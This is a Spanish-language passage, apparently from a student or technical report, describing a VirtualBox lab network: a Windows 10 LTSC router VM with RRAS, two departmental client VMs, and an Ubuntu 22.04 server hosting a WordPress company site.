El entorno del W10 Router – W10 LTSC está diseñado para servir como un router virtual que permite la conexión a Internet y la gestión de la red interna. Este equipo permite la conexión a Internet mediante la configuración de dos redes: una Red NAT, que proporciona acceso a Internet, y una Red Interna, que facilita la comunicación entre las máquinas virtuales dentro de la red local.

Instalación del Sistema Operativo

El primer paso para configurar el W10 Router – W10 LTSC es la instalación del sistema operativo Windows 10 LTSC en una máquina virtual dentro de *Oracle VM VirtualBox*. Para ello, se debe descargar Windows 10 LTSC y proceder con su instalación en una nueva máquina virtual. Durante el proceso de creación de la máquina virtual, se recomendó asignar 2 GB de RAM y 20 GB de almacenamiento para asegurar un rendimiento óptimo del sistema.

Figura 5. Configuración del W10 Router – W10 LTSC




Fuente: elaboración propia

Configuración de Adaptadores de Red

Una vez instalado el sistema operativo, se procede a la configuración de los adaptadores de red de la máquina virtual. La configuración incluye dos adaptadores de red: el Adaptador NAT y el Adaptador de Red Interna.

- **Configuración del Adaptador NAT**: Este adaptador se configura en modo NAT para permitir el acceso a Internet. La dirección IPv4 asignada por el NAT es 10.0.2.2, con una máscara de subred de 255.255.255.0 y una puerta de enlace predeterminada de 10.0.2.1. Dicha configuración asegura que la máquina virtual tenga acceso a Internet, permitiendo la comunicación con servidores externos.
- **Configuración del Adaptador de Red Interna**: El segundo adaptador de red se configura en modo 'Red Interna' (intnet) para facilitar la comunicación interna entre las máquinas virtuales. La dirección IPv4 asignada es 192.168.1.1, con una máscara de subred de 255.255.255.0. En este caso, no es necesaria una puerta de enlace predeterminada, la comunicación se limita a la red interna.

Figura 6. Detalles de configuración de la máquina virtual en Oracle VM VirtualBox



Fuente: elaboración propia

La Figura 5 ilustra las configuraciones técnicas detalladas de la máquina virtual configurada en *Oracle VM VirtualBox*, destinada al funcionamiento del W10 *Router – W10 LTSC*. Los parámetros configurados son los siguientes: El sistema tiene una memoria base asignada de 512 MB y el orden de arranque está configurado para buscar en medios de disquete, ópticos y disco duro. La paravirtualización está habilitada mediante Hyper-V para optimización de rendimiento en entornos virtualizados.

La pantalla tiene una asignación de 128 MB de memoria de video con el controlador VBoxSVGA. Las funcionalidades de servidor de escritorio remoto y grabación están desactivadas para concentrar los recursos en la funcionalidad de red. En cuanto al almacenamiento, se ha implementado un controlador SATA con un archivo de disco duro virtual (.vdi) denominado 'w10 ltsc Router.vdi' de 20.00 GB, destinado al almacenamiento del sistema operativo y software de router, mientras que el puerto SATA 1 se mantiene sin asignación, indicando la ausencia de unidad óptica.

El audio está configurado usando especificaciones predeterminadas de Intel HD Audio, para la administración de capacidades sonoras básicas. Finalmente, la red está configurada con dos adaptadores de red Intel PRO/1000 MT Desktop, donde el Adaptador 1 opera en modo NAT para la conexión a Internet y el Adaptador 2 se establece en una red interna ('intnet'), facilitando la interconexión de máquinas virtuales sin acceso exterior. Las especificaciones configuradas permiten que la máquina virtual opere como un router eficiente en un entorno controlado, manejando tanto la conexión a internet como las comunicaciones internas de la red.

Instalación y Configuración de RRAS

El siguiente paso es agregar y configurar el servicio de *Routing and Remote Access (RRAS)*. Para ello, se debe abrir el "Administrador del Servidor" y agregar la función de "*Routing and Remote Access*". Una vez agregado, se configura RRAS para actuar como un router, habilitando las funcionalidades de enrutamiento entre el adaptador de red NAT y la red interna. Esta configuración permite gestionar el tráfico entre la red externa (Internet) y la red interna.

Configuración del Firewall de Windows

Para asegurar la red y controlar el tráfico, es necesario configurar el *Firewall* de Windows. Se debe abrir el "*Firewall* de Windows con Seguridad Avanzada" y crear reglas específicas de entrada y salida que controlarán el tráfico entre las redes internas y externas, garantizando la seguridad de la red y protegiéndola contra posibles amenazas.

Supervisión y Administración

Finalmente, para una administración y supervisión centralizada de las configuraciones de red y políticas de seguridad, se recomienda instalar Windows *Admin Center*. Esta herramienta permite gestionar y supervisar de manera eficiente todas las configuraciones de red y políticas de seguridad implementadas. Además, se deben utilizar herramientas de monitoreo y registros de eventos para asegurar que el tráfico de red esté gestionado adecuadamente y sin interrupciones.

La configuración permite que la máquina virtual *W10 Router – W10 LTSC* funcione como un *router* robusto, gestionando la conectividad interna y externa de la red de la empresa y proporciona una capa adicional de seguridad y control sobre el tráfico de red.

Configuraciones departamento finanzas – W10 LTSC

El Departamento de Finanzas cuenta con una configuración específica diseñada para optimizar las operaciones dentro de la infraestructura de red de la empresa. A continuación, se describen las especificaciones técnicas y la configuración de red, junto con la verificación de la conectividad a Internet y el acceso a servidores web internos.

Especificaciones técnicas del sistema

La máquina virtual denominada "w10 ltsc CLIENTE Finanzas" en *Oracle VM VirtualBox* está configurada con las siguientes características:


El sistema operativo instalado es Windows 10 (64-bit). La memoria base asignada es de 1024 MB, y el orden de arranque incluye medios de disquete, ópticos y disco duro. La paravirtualización está habilitada mediante Hyper-V para optimizar el rendimiento en entornos virtualizados. La pantalla dispone de 128 MB de memoria

de video, se emplea el controlador gráfico VBoxSVGA, con las funcionalidades de servidor de escritorio remoto y grabación desactivadas para maximizar los recursos de red.

En términos de almacenamiento, se implementa un controlador SATA con un archivo de disco virtual (.vdi) denominado 'w10 ltsc CLIENTE.vdi' con una capacidad de 20.00 GB. El puerto SATA 1 está vacío, lo que indica la ausencia de unidad óptica. El audio está gestionado por un controlador de Intel HD Audio.

La red está configurada con dos adaptadores de red Intel PRO/1000 MT Desktop. El Adaptador 1 está en modo NAT con un adaptador solo anfitrión *'VirtualBox Host-Only Ethernet Adapter #2'*, mientras que el Adaptador 2 fue configurado para la red interna ('intnet').

Figura 7. Configuración del Equipo que pertenece al Departamento de Finanzas.




Fuente: elaboración propia

Verificación de la Configuración IP

La verificación de la configuración IP se llevó a cabo mediante el comando ipconfig en la consola de comandos. La dirección IPv4 asignada al Adaptador 2 (Red Interna) es 192.168.1.10, con una máscara de subred de 255.255.255.0 y una

puerta de enlace predeterminada de 192.168.1.1. Mediante la configuración se establece la comunicación interna en la red del Departamento de Finanzas.

Figura 8. Verificación de la Configuración IP en la Máquina Virtual – Finanzas




Fuente: elaboración propia

Acceso a Servidores Web Internos

La conexión al servidor web interno del Departamento de Finanzas se verificó mediante el navegador Microsoft Edge, con acceso a la dirección IP 192.168.1.12. Como se observa en la Figura 8, se accedió correctamente al sitio web interno, lo que confirma la funcionalidad y correcta configuración de la red interna y sus respectivos servicios.

Figura 9. Acceso al Sitio Web Interno – Finanzas



Fuente: elaboración propia


Configuraciones departamento administración – W10 LTSC

La máquina virtual identificada como "w10 ltsc CLIENTE Administrativo" se ha configurado en *Oracle VM VirtualBox* para el Departamento Administrativo, utilizando Windows 10 (64-bit) LTSC. La configuración está optimizada para soportar eficientemente las operaciones administrativas. La memoria base de 1024 MB asegura que el sistema puede manejar aplicaciones administrativas sin problemas, y configurada para arrancar desde disquete, unidad óptica y disco duro.

Especificaciones Técnicas del Sistema

La virtualización se beneficia de Hyper-V para mejorar el rendimiento en entornos virtualizados. Se han asignado 128 MB de memoria de video y se utilizó el controlador gráfico VBoxSVGA. Funciones como el servidor de escritorio remoto y la grabación fueron desactivadas para optimizar el uso de los recursos de red. El almacenamiento se gestionó a través de un controlador SATA, con un disco duro virtual de 20.00 GB en el Puerto SATA 0. El audio se gestionó mediante un controlador predeterminado de Intel HD Audio, adecuado para las necesidades operativas del departamento.

Figura 10. Configuración del Equipo que pertenece al Departamento de Administrativo.




Fuente: elaboración propia

Configuración de Red

La red incorpora dos adaptadores Intel PRO/1000 MT Desktop, donde se configuró el Adaptador 1 como solo anfitrión y el Adaptador 2 para la red interna. Esta disposición asegura comunicaciones internas seguras y eficientes. La dirección IPv4 para el Adaptador 2 es 192.168.1.11, con una máscara de subred de 255.255.255.0 y una puerta de enlace predeterminada de 192.168.1.1, esto facilita la integración perfecta en la red corporativa.

Figura 11. Verificación de la Configuración IP en la Máquina Virtual – Administrativo.



Fuente: elaboración propia


Verificación de Conectividad

La conectividad a Internet se comprobó exitosamente con el comando *ping* a google.com, confirmado por respuestas consistentes que indican tiempos de ida y vuelta rápidos y estables. Esta prueba permitió verificar que la máquina tiene acceso a recursos externos necesarios para operaciones administrativas.

Acceso a Servidores Web Internos

El acceso a servidores web internos se verificó utilizando Microsoft Edge para navegar a la dirección IP 192.168.1.12. La correcta carga de la página demostró que tanto el navegador como el sistema operativo están configurados para acceder a recursos web internos, un aspecto fundamental para las tareas administrativas diarias.

Figura 12. Acceso al Sitio Web Interno – Administrativo.



Fuente: elaboración propia

Configuración del servidor web – UBUNTU 22.04

La máquina virtual configurada como servidor está designada con el nombre "Ubuntu22.04 SERVIDOR" y opera bajo el sistema operativo Ubuntu 22.04 (64-bit). Esta configuración utiliza *Oracle VM VirtualBox* como plataforma de virtualización, que proporciona un entorno robusto y flexible para tareas de servidor.

Especificaciones técnicas del sistema

El sistema cuenta con 1024 MB de memoria base y la configuración de arranque incluye disquete, óptica y disco duro, que facilita diversas opciones de recuperación. Se habilita la paravirtualización KVM, para optimizar el rendimiento para tareas de servidor intensivas. La memoria de video asignada es de 16 MB con un controlador gráfico VMSVGA, y tanto el servidor de escritorio remoto como la grabación están deshabilitados, lo que maximiza los recursos disponibles para las operaciones del servidor.

El almacenamiento está gestionado por un controlador SATA, con el archivo de disco duro virtual ubicado en el Puerto SATA 0, denominado "Ubuntu22.04.vdi" y tiene una capacidad de 25.00 GB lo que proporciona suficiente espacio para aplicaciones de servidor y datos de usuario, mientras que la unidad óptica

secundaria fue configurada como vacía, indicando que no se utilizan medios físicos para operaciones.


Figura 13. Configuración General del Servidor Ubuntu 22.04

Fuente: elaboración propia

Configuración de Red

El servidor está equipado con dos adaptadores de red Intel PRO/1000 MT Desktop. El Adaptador 1 está configurado como un adaptador solo anfitrión usando *"VirtualBox Host-Only Ethernet Adapter #4"*, que proporciona una red aislada para la administración segura del servidor. El Adaptador 2 se conecta a una red interna denominada "intnet", esto facilita la comunicación con otros sistemas virtuales dentro de la misma red de VirtualBox.

Figura 14. Configuración de Red del Servidor Ubuntu 22.04




Fuente: elaboración propia

Configuración IP del servidor web en Ubuntu

La dirección IP asignada al servidor es 192.168.1.12 con una máscara de subred de 255.255.255.0. La puerta de enlace predeterminada configurada es 192.168.1.1, y se ha establecido el DNS como 8.8.8.8 para asegurar la resolución de nombres eficiente y confiable. La configuración permite que el servidor no solo se comunique internamente dentro de la red corporativa, sino que también acceda a servicios externos de manera segura.

Figura 15. Detalles de Configuración IP en Ubuntu




Fuente: elaboración propia

Conexión a internet

Para verificar la conectividad a internet, se utilizó el navegador Firefox para realizar la búsqueda en Google sobre la hora actual en Ecuador, que demuestra la capacidad del servidor para acceder a información en tiempo real en internet. Los resultados confirman que la configuración de red y DNS funcionan correctamente, como lo demuestra la carga exitosa de las páginas web y la precisión en la consulta realizada.

Figura 16. Prueba de Conectividad a Internet en Ubuntu.




Fuente: elaboración propia

Sitio web de la empresa en *wordpress* “COMPANY SA”

El sitio web de "COMPANY SA" está hospedado en un servidor Ubuntu 22.04 y utiliza WordPress como plataforma. Esta configuración permite la gestión fácil del contenido y ofrece un diseño responsivo que se adapta a diferentes dispositivos. El sitio incluye secciones como *'Home', 'Services', 'About', 'Projects', 'Blog'*, y *'Contact'*, que facilita la navegación y la interacción con los visitantes.

El sitio está optimizado para una navegación fluida y está diseñado para captar la atención de los visitantes con un diseño visual, atractivo y contenido relevante. La funcionalidad de WordPress permite actualizaciones y modificaciones regulares del contenido sin necesidad de conocimientos técnicos especializados.

Figura 17. Vista del Sitio Web de COMPANY SA en WordPress

